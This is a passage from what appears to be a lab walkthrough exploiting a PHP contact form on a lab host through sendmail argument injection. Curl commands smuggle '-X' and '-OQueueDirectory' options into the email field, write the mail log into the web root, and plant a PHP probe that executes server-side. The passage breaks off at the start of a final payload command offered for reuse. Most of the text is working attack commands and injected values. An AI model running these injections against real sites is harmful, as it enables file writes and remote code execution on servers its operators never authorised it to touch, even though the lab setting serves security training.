
Terminal 4: No file before the test.
curl -i -sS -X POST "https://${LAB_HOST}/contact.php" \
  --data-urlencode 'name=Lab Test' \
  --data-urlencode 'email=tester@example.invalid -X/var/www/html/perfumer_terminal_b37a_a1.txt' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode 'message=Perfumer terminal'

Terminal 5: The form returns 200. That alone says nothing about the log.
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_a1.txt"

Terminal 6: The new file returns 200, but contains can not chdir(/var/spool/mqueue-client/): Permission denied. Same partial result as Caido, and a reason to try /tmp as the queue directory.
Step 4: Change the Queue Directory and Find the Nonce
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_q1.txt"

Terminal 7: The second text file is absent before the corrected request.
curl -i -sS -X POST "https://${LAB_HOST}/contact.php" \
  --data-urlencode 'name=Lab Test' \
  --data-urlencode 'email=tester@example.invalid -OQueueDirectory=/tmp -X/var/www/html/perfumer_terminal_b37a_q1.txt' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode 'message=PERFUMER_TERMINAL_B37A_Q1_NONCE_A9'

Terminal 8: -OQueueDirectory=/tmp, -X, and the unique message marker are visible in the command.
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_q1.txt"

Terminal 9: The new response has mail headers, the modified Reply-To, and PERFUMER_TERMINAL_B37A_Q1_NONCE_A9. That matches the Caido proof of controlled log content.
Step 5: Check PHP Execution, Not Just a Written File
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_probe.php"

Terminal 10: No .php probe before the write.
<?php echo 'PERFUMER_COMPUTED_'.(17*19); ?>
curl -i -sS -X POST "https://${LAB_HOST}/contact.php" \
  --data-urlencode 'name=Lab Test' \
  --data-urlencode 'email=tester@example.invalid -OQueueDirectory=/tmp -X/var/www/html/perfumer_terminal_b37a_probe.php' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode "message=<?php echo 'PERFUMER_COMPUTED_'.(17*19); ?>"

Terminal 11: The command sends 17*19, not its answer.
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_probe.php"

Terminal 12: Readback contains PERFUMER_COMPUTED_323. The 404 -> POST -> computed result sequence repeats the PHP proof without Caido.
Step 6: Final Objective Request and Stop
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_objective.php"

Terminal 13: No objective file before the POST.
Below is the full command from this run, with the host moved into LAB_HOST so it can be reused. PHP variables appear as \$v, \$p, \$s, \$m, and \$n because the shell sees a double-quoted message argument. Leave those backslashes in place or the shell will expand the variables before curl sends anything. The payload checks only the named locations for a complete WebVerse flag and attempts to remove only this run’s files.
Terminal objective curl command
curl -i -sS -X POST "https://${LAB_HOST}/contact.php" \
  --data-urlencode 'name=Lab Test' \
